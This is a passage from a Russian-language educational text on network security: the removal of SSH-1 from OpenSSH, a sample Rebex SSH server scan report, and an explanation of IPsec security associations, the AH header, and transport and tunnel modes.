Двигаясь дальше, разработчики проекта OpenBSD сообщили об удалении из кодовой базы OpenSSH всех компонентов, связанных с реализацией протокола SSH-1. Таким образом следующий выпуск после OpenSSH 7.5 будет лишён возможности сборки с поддержкой SSH-1 на стороне клиента (серверная часть давно удалена), что не позволит использовать его для соединения с устаревшими системами и некоторым оборудованием (например, некоторые модели Cisco и HUAWEI). Во многих дистрибутивах OpenSSH уже достаточно давно собирается без SSH-1, но до сих пор имелась возможность самостоятельно пересобрать OpenSSH с поддержкой SSH-1.

Протокол SSHv1 официально был признан устаревшим где-то в районе 2007 года. Кроме недостаточного уровня защиты, сохранение SSHv1 накладывает определённые ограничения на кодовую базу. Например, работа OpenSSH без привязки к библиотеке OpenSSL возможна только при использовании протокола SSHv2, так как встроенные алгоритмы (curve25519, aes-ctr, chacha20+poly1305 и ed25519) неприменимы к SSHv1. Отключение SSHv1 позволяет организовать поставку в дистрибутивах конфигураций OpenSSH, собранных без привязки к OpenSSL и самодостаточных в плане методов шифрования.

Сегодня встретиться с протоколом SSH-1 можно только при общении с очень старыми версиями ОС/оборудования или при работе с оборудованием с экспортными ограничениями. Например, без получения дополнительного разрешения, легально возможно ввозить в Россию оборудование фирмы Cisco только со слабым уровнем криптографии K8 (в котором нет поддержки SSHv2, а только SSHv1). Более строгий уровень K9 требует получения индивидуального разрешения на каждую единицу ввозимого «железа».

Для тестирования уровня безопасности SSH-сервера в интернете можно найти качественный бесплатные интрументы. Один из самых известных и популярных онлайн-инструментов для тестирования ssh – https://sshcheck.com/ (Rebex SSH Check). Пример отчёта тестирования одного из ssh-ресурсов приведён ниже на рисунке:

Rebex SSH Test result for fti-korol.inp.nsk.su:22

General information

Server Identification:	SSH-2.0-OpenSSH_8.0
IP Address:	84.237.43.27
Generated at:	2020-04-04 14:49:13 UTC (4 seconds ago)

Key Exchange Algorithms

diffie-hellman-group14-sha256	Diffie-Hellman with 2048-bit Oakley Group 14 with SHA-256 hash Oakley Group 14 should be secure for now.	Secure
diffie-hellman-group16-sha512	Diffie-Hellman with 4096-bit MODP Group 16 with SHA-512 hash	Secure
diffie-hellman-group18-sha512	Diffie-Hellman with 8192-bit MODP Group 18 with SHA-512 hash	Secure
diffie-hellman-group-exchange-sha256	Diffie-Hellman with MODP Group Exchange with SHA-256 hash	Secure
curve25519-sha256	Elliptic Curve Diffie-Hellman on Curve25519 with SHA-256 hash	Secure
curve25519-sha256@libssh.org	Elliptic Curve Diffie-Hellman on Curve25519 with SHA-256 hash	Secure
ecdh-sha2-nistp256	Elliptic Curve Diffie-Hellman on NIST P-256 curve with SHA-256 hash Possible NSA backdoor.	Secure
ecdh-sha2-nistp384	Elliptic Curve Diffie-Hellman on NIST P-384 curve with SHA-384 hash Possible NSA backdoor.	Secure
ecdh-sha2-nistp521	Elliptic Curve Diffie-Hellman on NIST P-521 curve with SHA-512 hash Possible NSA backdoor.	Secure
diffie-hellman-group14-sha1	Diffie-Hellman with 2048-bit Oakley Group 14 with SHA-1 hash Oakley Group 14 should be secure for now. SHA-1 is becoming obsolete, consider using SHA-256 version.	Weak
diffie-hellman-group-exchange-sha1	Diffie-Hellman with MODP Group Exchange with SHA-1 hash SHA-1 is considered obsolete - consider using SHA-256	Weak

Server Host Key Algorithms

ssh-ed25519	Ed25519, an Edwards-curve Digital Signature Algorithm (EdDSA)	Secure
ecdsa-sha2-nistp256	Elliptic Curve Digital Signature Algorithm (ECDSA) on NIST P-256 curve with SHA-256 hash Possible NSA backdoor.	Secure
ssh-rsa	RSA with SHA-1 hash SHA-1 is becoming obsolete.	Secure
rsa-sha2-256	RSA with SHA-256 hash	Secure
rsa-sha2-512	RSA with SHA-512 hash	Secure

Encryption Algorithms

chacha20-poly1305@openssh.com	256-bit ChaCha20 with Poly1305 authenticator by OpenSSH	Secure
aes256-gcm@openssh.com	AES with 256-bit key in GCM mode by OpenSSH	Secure
aes128-gcm@openssh.com	AES with 128-bit key in GCM mode by OpenSSH	Secure
aes256-ctr	AES with 256-bit key in CTR mode	Secure
aes128-ctr	AES with 128-bit key in CTR mode	Secure
aes256-cbc	AES with 256-bit key in CBC mode CBC mode is not perfect, but still not "unsafe".	Secure
aes128-cbc	AES with 128-bit key in CBC mode CBC mode is not perfect, but still not "unsafe".	Secure
3des-cbc	TripleDES with 192-bit key (112-bit effective security) in CBC mode 3DES is very inefficient.	Weak

MAC Algorithms

umac-128-etm@openssh.com	128-bit Universal Hashing MAC (Encrypt-then-MAC) by OpenSSH	Secure
hmac-sha2-256-etm@openssh.com	Hash-based MAC using SHA-256 (Encrypt-then-MAC) by OpenSSH	Secure
hmac-sha2-512-etm@openssh.com	Hash-based MAC using SHA-512 (Encrypt-then-MAC) by OpenSSH	Secure
umac-128@openssh.com	128-bit Universal Hashing MAC by OpenSSH	Secure
hmac-sha2-256	Hash-based MAC using SHA-256	Secure
hmac-sha2-512	Hash-based MAC using SHA-512	Secure
hmac-sha1-etm@openssh.com	Hash-based MAC using SHA-1 (Encrypt-then-MAC) by OpenSSH SHA-1 is becoming deprecated - consider replacing with SHA-256 or SHA-512.	Weak
hmac-sha1	Hash-based MAC using SHA-1 SHA-1 is becoming deprecated - consider replacing with SHA-256 or SHA-512.	Weak

Compression Algorithms

none	No compression
zlib@openssh.com	zlib compression by OpenSSH

Server Public Keys

rsa-sha2-512

Key size:	3072bit
MD5 Fingerprint:	32:35:4e:b9:8b:4b:e5:b0:15:5f:2d:10:48:11:af:8c
SHA-256 Fingerprint:	UMtWzyDVJ0vt4MVWDUDPqvy1yFC+r1Xd3cqWTdGhCzE
Public key:	---- BEGIN SSH2 PUBLIC KEY ---- Comment: "Saved by Rebex SSH" AAAAB3NzaC1yc2EAAAADAQABAAABgQD17d5qlEddfqcCkiwxyL4rJmb6H3qNl8p0 Uu8bphSYI9ws3tPQM39dxDyaXPMN1udt5mqloc/0Yjt6vC4nSzHpLyqS7CpNoSoD BFTbjVY37wWgfldOXcej4cy3YHq8NheXVidKMeGM5ZZxCgOBvBpm19M98C94+XrV 5HdDWeJdpDNNiVtFy+pQKL04WgrvepnTI9NsHxBJIjFic82vywgJoyWE+EMK2DbQ FFaUw3xxUPdgLwK62ZVUVfquZsyrcNP1c7n/GACt6Lu7DXpF3iXW6cgM8PbtdeM1 C5dSz237hd1I2Jkk64gBLcnrdb113dVF6kbVllg4o0q8MvIGHc86Q0u8n1uUpq11 WipTgybpt5bsRXkEi/wh2wz7HCnPAq8s+z1wcrHgkEaTTN4/mv8Rtpa9XZUKzkWE Kzkb9/97CTRcgRBs5hNtiRdEbye7Nl51mSUh2UX4TKCDYFz0kvG5YWZvpZZLqMz4 mohjVVAAH+sw720nGk0V4sNeFA2EXDE= ---- END SSH2 PUBLIC KEY ----

rsa-sha2-256

Key size:	3072bit
MD5 Fingerprint:	32:35:4e:b9:8b:4b:e5:b0:15:5f:2d:10:48:11:af:8c
SHA-256 Fingerprint:	UMtWzyDVJ0vt4MVWDUDPqvy1yFC+r1Xd3cqWTdGhCzE
Public key:	---- BEGIN SSH2 PUBLIC KEY ---- Comment: "Saved by Rebex SSH" AAAAB3NzaC1yc2EAAAADAQABAAABgQD17d5qlEddfqcCkiwxyL4rJmb6H3qNl8p0 Uu8bphSYI9ws3tPQM39dxDyaXPMN1udt5mqloc/0Yjt6vC4nSzHpLyqS7CpNoSoD BFTbjVY37wWgfldOXcej4cy3YHq8NheXVidKMeGM5ZZxCgOBvBpm19M98C94+XrV 5HdDWeJdpDNNiVtFy+pQKL04WgrvepnTI9NsHxBJIjFic82vywgJoyWE+EMK2DbQ FFaUw3xxUPdgLwK62ZVUVfquZsyrcNP1c7n/GACt6Lu7DXpF3iXW6cgM8PbtdeM1 C5dSz237hd1I2Jkk64gBLcnrdb113dVF6kbVllg4o0q8MvIGHc86Q0u8n1uUpq11 WipTgybpt5bsRXkEi/wh2wz7HCnPAq8s+z1wcrHgkEaTTN4/mv8Rtpa9XZUKzkWE Kzkb9/97CTRcgRBs5hNtiRdEbye7Nl51mSUh2UX4TKCDYFz0kvG5YWZvpZZLqMz4 mohjVVAAH+sw720nGk0V4sNeFA2EXDE= ---- END SSH2 PUBLIC KEY ----

ssh-rsa

Key size:	3072bit
MD5 Fingerprint:	32:35:4e:b9:8b:4b:e5:b0:15:5f:2d:10:48:11:af:8c
SHA-256 Fingerprint:	UMtWzyDVJ0vt4MVWDUDPqvy1yFC+r1Xd3cqWTdGhCzE
Public key:	---- BEGIN SSH2 PUBLIC KEY ---- Comment: "Saved by Rebex SSH" AAAAB3NzaC1yc2EAAAADAQABAAABgQD17d5qlEddfqcCkiwxyL4rJmb6H3qNl8p0 Uu8bphSYI9ws3tPQM39dxDyaXPMN1udt5mqloc/0Yjt6vC4nSzHpLyqS7CpNoSoD BFTbjVY37wWgfldOXcej4cy3YHq8NheXVidKMeGM5ZZxCgOBvBpm19M98C94+XrV 5HdDWeJdpDNNiVtFy+pQKL04WgrvepnTI9NsHxBJIjFic82vywgJoyWE+EMK2DbQ FFaUw3xxUPdgLwK62ZVUVfquZsyrcNP1c7n/GACt6Lu7DXpF3iXW6cgM8PbtdeM1 C5dSz237hd1I2Jkk64gBLcnrdb113dVF6kbVllg4o0q8MvIGHc86Q0u8n1uUpq11 WipTgybpt5bsRXkEi/wh2wz7HCnPAq8s+z1wcrHgkEaTTN4/mv8Rtpa9XZUKzkWE Kzkb9/97CTRcgRBs5hNtiRdEbye7Nl51mSUh2UX4TKCDYFz0kvG5YWZvpZZLqMz4 mohjVVAAH+sw720nGk0V4sNeFA2EXDE= ---- END SSH2 PUBLIC KEY ----

ecdsa-sha2-nistp256

Key size:	256bit
MD5 Fingerprint:	2e:29:1b:21:06:c9:40:4c:fb:32:9d:30:00:56:ee:d5
SHA-256 Fingerprint:	L9wogvswq1nERsreQ37h0C6hUfqLxI37jwHKL86if6Q
Public key:	---- BEGIN SSH2 PUBLIC KEY ---- Comment: "Saved by Rebex SSH" AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKeMXypN76B5 z2YVJD2w2WNI4M5JutqhbbBcaZ14UlDrF93+cGYSbeSPPWxkAmVMoLok3lwuuTO 8BoORGZhfsA= ---- END SSH2 PUBLIC KEY ----

ssh-ed25519

Key size:	256bit
MD5 Fingerprint:	fb:ba:38:dd:9b:83:e6:f9:28:73:f9:66:75:ff:f1:a6
SHA-256 Fingerprint:	3aw8YqaIxfbhrak4qzEp80tTSbdkNOVUXq5onOA4sIs
Public key:	---- BEGIN SSH2 PUBLIC KEY ---- Comment: "Saved by Rebex SSH" AAAAC3NzaC1lZDI1NTE5AAAAIIJpKsMiBoMuA5pgYIsUuTZFvxRV1HR0oVkTM2cj RUDr ---- END SSH2 PUBLIC KEY ----

Обеспечение безопасности уровня IP – набор протоколов IPSec

IPSec (сокращение от IP Security) — набор протоколов для обеспечения защиты данных, передаваемых по межсетевому протоколу IP, позволяет осуществлять подтверждение подлинности и/или шифрование IP-пакетов. *IPsec* также включает в себя протоколы для защищённого обмена ключами в сети Интернет. Чаще всего применяется для организации VPN-соединений.

IPSec – это очень большой, весьма «тяжёлый» и объёмный набор стандартов. Достаточно взглянуть на список RFC, описывающих семейство протоколов IPSec:

- *RFC 2401 (Security Architecture for the Internet Protocol)* — Архитектура защиты для протокола IP.
- *RFC 2402 (IP Authentication header)* — Аутентификационный заголовок IP.
- *RFC 2403 (The Use of HMAC-MD5-96 within ESP and AH)* — Использование алгоритма хэширования MD-5 для создания аутентификационного заголовка.
- *RFC 2404 (The Use of HMAC-SHA-1-96 within ESP and AH)* — Использование алгоритма хэширования SHA-1 для создания аутентификационного заголовка.
- *RFC 2405 (The ESP DES-CBC Cipher Algorithm With Explicit IV)* — Использование алгоритма шифрования DES.
- *RFC 2406 (IP Encapsulating Security Payload (ESP))* — Шифрование данных.
- *RFC 2407 (The Internet IP Security Domain of Interpretation for ISAKMP)* — Область применения протокола управления ключами.
- *RFC 2408 (Internet Security Association and Key Management Protocol (ISAKMP))* — Управление ключами и аутентификаторами защищенных соединений.
- *RFC 2409 (The Internet Key Exchange (IKE))* — Обмен ключами.
- *RFC 2410 (The NULL Encryption Algorithm and Its Use With IPsec)* — Нулевой алгоритм шифрования и его использование с IPSec.
- *RFC 2411 (IP Security Document Roadmap)* — Дальнейшее развитие стандарта.
- *RFC 2412 (The OAKLEY Key Determination Protocol)* — Проверка соответствия ключа.

Протоколы IPsec работают на сетевом уровне (уровень 3 модели OSI). Это делает IPsec более универсальным и гибким, так как он может использоваться для защиты любых протоколов, базирующихся на TCP, UDP, ICMP. IPsec обеспечивает безопасность для двух конечных IP-узлов, между двумя шлюзами безопасности или между IP-узлом и шлюзом безопасности. Протокол является "надстройкой" над IP-протоколом. IPsec может обеспечивать целостность и/или конфиденциальность данных передаваемых по сети.

Архитектура семейства протоколов IPsec включает в себя множество компонентов. Цель данного семейства протоколов состоит в том, чтобы обеспечить различные сервисы безопасности на уровне IP в окружении как IPv4, так и IPv6[1]:

- *Authentication Header (AH)* – обеспечивает целостность виртуального соединения (передаваемых данных), аутентификацию источника информации и дополнительную функцию по предотвращению повторной передачи пакетов.
- *Encapsulating Security Payload (ESP)* – обеспечивает конфиденциальность (шифрование) передаваемой информации. Кроме этого, он может обеспечить целостность виртуального соединения (передаваемых данных), аутентификацию источника ин-

[1] Для IPv6 поддержка IPSec включена в спецификацию v6 и является обязательной. В IPv4 IPSec – опциональный протокол.

формации и дополнительную функцию по предотвращению повторной передачи пакетов (Всякий раз, когда применяется ESP, в обязательном порядке должен использоваться тот или иной набор данных услуг по обеспечению безопасности).

- *Security Association (SA)* – обеспечивают связку алгоритмов и данных, которые предоставляют параметры, необходимые для работы *AH* и/или *ESP*. *Internet Security Association and Key Management Protocol (ISAKMP)* обеспечивает основу для аутентификации и обмена ключами, проверки подлинности ключей.
- *Internet Key Exchange (IKE)* – управление ключом, ручное и автоматическое.
- Алгоритмы, используемые для аутентификации и шифрования.

Концепция «*безопасных ассоциаций*» (*SA, "Security Association"*) является фундаментальным понятием в архитектуре IPSec. SA представляет собой симплексное (однонаправленное) соединение, которое формируется для транспортирования по нему соответствующего трафика. При реализации услуг безопасности формируется SA на основе использования протоколов *AH* или *ESP* (либо их комбинации). SA определена в соответствии с концепцией соединения «точка-точка» (*point-to-point*) и может функционировать в двух режимах: *транспортный* режим и режим *туннелирования*. Транспортный режим реализуется при SA между двумя конечными IP-узлами. Другим режимом SA является режим туннелирования. Если хотя бы одним из концов соединения является шлюз безопасности, то SA обязательно должна выполняться в туннелирующем режиме. SA между двумя шлюзами безопасности всегда находится в туннелирующем режиме, так же, как и SA между конечным узлом и шлюзом безопасности. Два конечных IP-узла могут при желании так же установить туннелирующий режим.

Все SA хранятся в базе данных *SADB (Security Associations Database)* IPsec-модуля. Каждая SA имеет уникальный маркер, состоящий из трех элементов:

- индекса параметра безопасности (SPI)
- IP-адреса назначения
- идентификатора протокола безопасности (ESP или AH)

IPsec-модуль по этим трём параметрам отыскивает в SADB запись о конкретной SA. В список компонентов SA входят:

- **Последовательный номер** – 32-битовое значение, которое используется для формирования поля *Sequence Number* в заголовках AH и ESP.
- **Переполнение счетчика порядкового номера** – флаг, который сигнализирует о переполнении счетчика последовательного номера.
- **Окно для подавления атак воспроизведения** – используется для определения повторной передачи пакетов. Если значение в поле *Sequence Number* не попадает в заданный диапазон, то пакет уничтожается.
- **Информация AH** – используемый алгоритм аутентификации, необходимые ключи, время жизни ключей и другие параметры.
- **Информация ESP** – алгоритмы шифрования и аутентификации, необходимые ключи, параметры инициализации (например, IV), время жизни ключей и другие параметры.
- **Режим работы IPsec** – туннельный или транспортный.
- **MTU** – максимальный размер пакета, который можно передать по виртуальному каналу без фрагментации.

Так как «*безопасные ассоциации*» (SA) являются симплексными (однонаправленными), то для организации дуплексного (двунаправленного) канала, как минимум, нужны

две SA. Помимо этого, каждый протокол (ESP/AH) должен иметь свою собственную SA для каждого направления, то есть, связка AH+ESP требует наличия четырех SA. Все эти данные располагаются в SADB.

В SADB содержатся:

- AH: алгоритм аутентификации.
- AH: секретный ключ для аутентификации
- ESP: алгоритм шифрования.
- ESP: секретный ключ шифрования.
- ESP: использование аутентификации (да/нет).
- Параметры для обмена ключами.
- Ограничения маршрутизации.
- IP политика фильтрации.

Помимо базы данных SADB, реализации IPsec поддерживают базу данных *SPD* (*Security Policy Database* – «база данных политик безопасности»). Запись в SPD состоит из набора значений полей IP-заголовка и полей заголовка протокола верхнего уровня. Эти поля называются селекторами. Селекторы используются для фильтрации исходящих пакетов, с целью поставить каждый пакет в соответствие с определённой SA. Когда формируется пакет, сравниваются значения соответствующих полей в пакете (селекторные поля) с теми, которые содержатся в SPD и находятся соответствующие SA. Затем определяется SA (в случае, если она имеется) для пакета и сопряженный с ней индекс параметров безопасности (SPI). После чего выполняются операции IPSec (операции протокола AH или ESP).

Примеры селекторов, которые содержатся в SPD:

- IP-адрес места назначения
- IP-адрес отправителя
- Протокол IPSec (AH, ESP или AH+ESP)
- Порты отправителя и получателя

Дальше в тексте будет приведено описание протоколов AH и ESP, работающих в транспортной и туннельной моде.




Рис.60 Стандартная IPv4 дейтаграмма

Поле *proto* указывает на тип IP-протокола. Значение этого поля определяет и стандартизирует IANA. Некоторые коды IP-протоколов приведены в таблице ниже:

Код протокола	Описание
1	**ICMP** — Internet Control Message Protocol
2	**IGMP** — Internet Group Management Protocol
4	**IP в IP** (вариант инкапсуляции)
6	**TCP** — Transmission Control Protocol
17	**UDP** — User Datagram Protocol
41	**IPv6**
47	**GRE** — Generic Router Encapsulation (используется протоколом PPTP)
50	**IPsec: ESP** — Encapsulating Security Payload
51	**IPsec: AH** — Authentication Header

Протокол AH

IPSec в режиме AH обеспечивает аутентификацию исходных данных и целостность соединения для IP дейтаграмм. Протокол AH также предоставляет анти-replay сервис (целостность отдельной последовательности) для получателя, помогая предотвратить атаки отказа в обслуживании. AH также обеспечивает аутентификацию отдельных частей IP заголовка, за исключением его изменяющихся частей. AH не обеспечивает конфиденциальность (шифрование) передаваемых данных.




Рис.61 Заголовок IPSec AH

- **next hdr** (8 bits) – тип заголовка протокола, идущего после заголовка AH. По этому полю приемный IP-sec модуль узнает о защищаемом протоколе верхнего уровня. Значения этого поля для разных протоколов можно посмотреть в RFC1700.
- **AH len** (*Payload Len*) (8 bits) – это поле определяет общий размер AH-заголовка в 32-битовых словах, минус 2. Несмотря на это, при использовании IPv6 длина заголовка должна быть кратна 8 байтам.
- **Reserved** (16 bits) – зарезервировано. Заполняется нулями.
- **SPI** (**Security Parameters Index**) (32 bits) – индекс параметров безопасности. Значение этого поля вместе с IP-адресом получателя и протоколом безопасности (AH-протокол), однозначно определяется безопасной ассоциацией (SA) для данного пакета. Диапазон значений SPI 1...255 зарезервирован IANA.
- **Sequence Number** (32 bits) – последовательный номер. Служит для защиты от повторной передачи. Поле содержит монотонно возрастающее значение параметра. Несмотря на то, что получатель может отказаться от услуги по защите от повторной передачи пакетов, оно является обязательным и всегда присутствует в AH-

заголовке. Передающий IPsec-модуль всегда использует это поле, но получатель может его не обрабатывать.

- **Authentication Data (ICV, Integrity Check Value)** – контрольная сумма, вычисляемая для всего фрейма, включая большую часть его заголовка. Получатель вычисляет эту же сумму (хэш) и, в случае несовпадения, отбрасывает пакет, считая его повреждённым (нарушение целостности), или не имеющим надлежащий секретный ключ.

Транспортная мода используется для защиты соединения точка-точка между двумя конечными IP-узлами. Защитой может быть аутентификация или шифрование соединения (или и то, и другое вместе), но никаких туннелей при этом не организуется, транспортный режим никакого отношения к традиционным VPN не имеет: это просто безопасное IP-соединение.




Рис.62 IPSec в транспортной моде AH. Жёлтым цветом выделены защищаемые с помощью AH данные.

В транспортной моде AH IP-дейтаграмма незначительно модифицируется, чтобы включить новый заголовок AH между IP заголовком и данными протокола (TCP, UDP), перестановкой кода протокола связывая различные заголовки вместе.

После доставки пакета до места назначения и прохождения валидации, заголовок AH удаляется и поле proto=AH в IP-заголовке заменяется сохранённым значением оригинального содержимого поля "Next Protocol" (TCP, UDP). Эта процедура возвращает IP-дейтаграмму в исходное состояние, и она может быть передана для обработки ожидающему процессу.

Туннельная мода организует более знакомую по VPN функциональность, когда IP-пакет полностью инкапсулируется вовнутрь другого IP-пакета и в таком виде доставляется до места назначения.

Подобно транспортной моде, пакет защищается с помощью поля Integrity Check Value, который служит для аутентификации отправителя и для предотвращения модификаций содержимого пре пересылке. Но, в противоположность транспортной моде, в туннельном режиме инкапсулируется полный IP заголовок исходной дейтаграммы, а также её полезная нагрузка (данные). Это позволяет исходному адресу и адресу назначения не совпадать с адресами охватывающего пакета, собственно, так и формируется туннель.




Рис.63 IPSec в туннельной моде AH.

Когда пакет в туннельной моде достигает места назначения, он проходит проверку на аутентификацию, как любой AH-пакет, после успешного прохождения которой удаляется «внешний» IP-заголовок и заголовок AH. Полностью восстановленная исходная дейтаграмма далее обрабатывается обычным образом.

Большинство реализаций рассматривают конечную точку туннельной моды как виртуальный сетевой интерфейс — как ещё один Ethernet-интерфейс или localhost, соответственно приём и отправка трафика через этот интерфейс трактуется с точки зрения обычных процедур маршрутизации.

Восстановленный пакет может быть доставлен на локальную машину или отмаршрутизирован далее (в соответствии с IP-адресом назначения инкапсулированного пакета), но в любом случае в этот момент он уже не будет защищён технологией IPSec, т.к. представляет собой после восстановления обычную IP-дейтаграмму.

Транспортная мода используется исключительно для защиты соединия точка-точка между двумя узлами, тогда как туннельная мода чаще всего используется между шлюзами (маршрутизаторами, межсетевыми экранами, автномными VPN устройствами) для организации Virtual Private Network (VPN).

Может показаться немного странным, но явного поля «Мода» в IPSec не существует: транспортную моду от туннельной отличает значение поля next header в заголовке AH.

Если в значение next-header указан IP, это значит, что этот пакет инкапсулирует IP-дейтаграмму целиком (включая исходные адреса источника и назначения, что позволяет независимо маршрутизировать декапсулированную дейтаграмму). Это признак туннельной моды.

Любое другое значение (например, TCP, UDP, ICMP) указывает на транспортную моду, защищающую соединение точка-точка.

Верхний уровень IP-дейтаграммы устроен обычным образом, независимо от моды, и промежуточные маршрутизаторы (без глубокой инспекции пакетов) обрабатывают все виды IPsec/AH трафика как обычные.

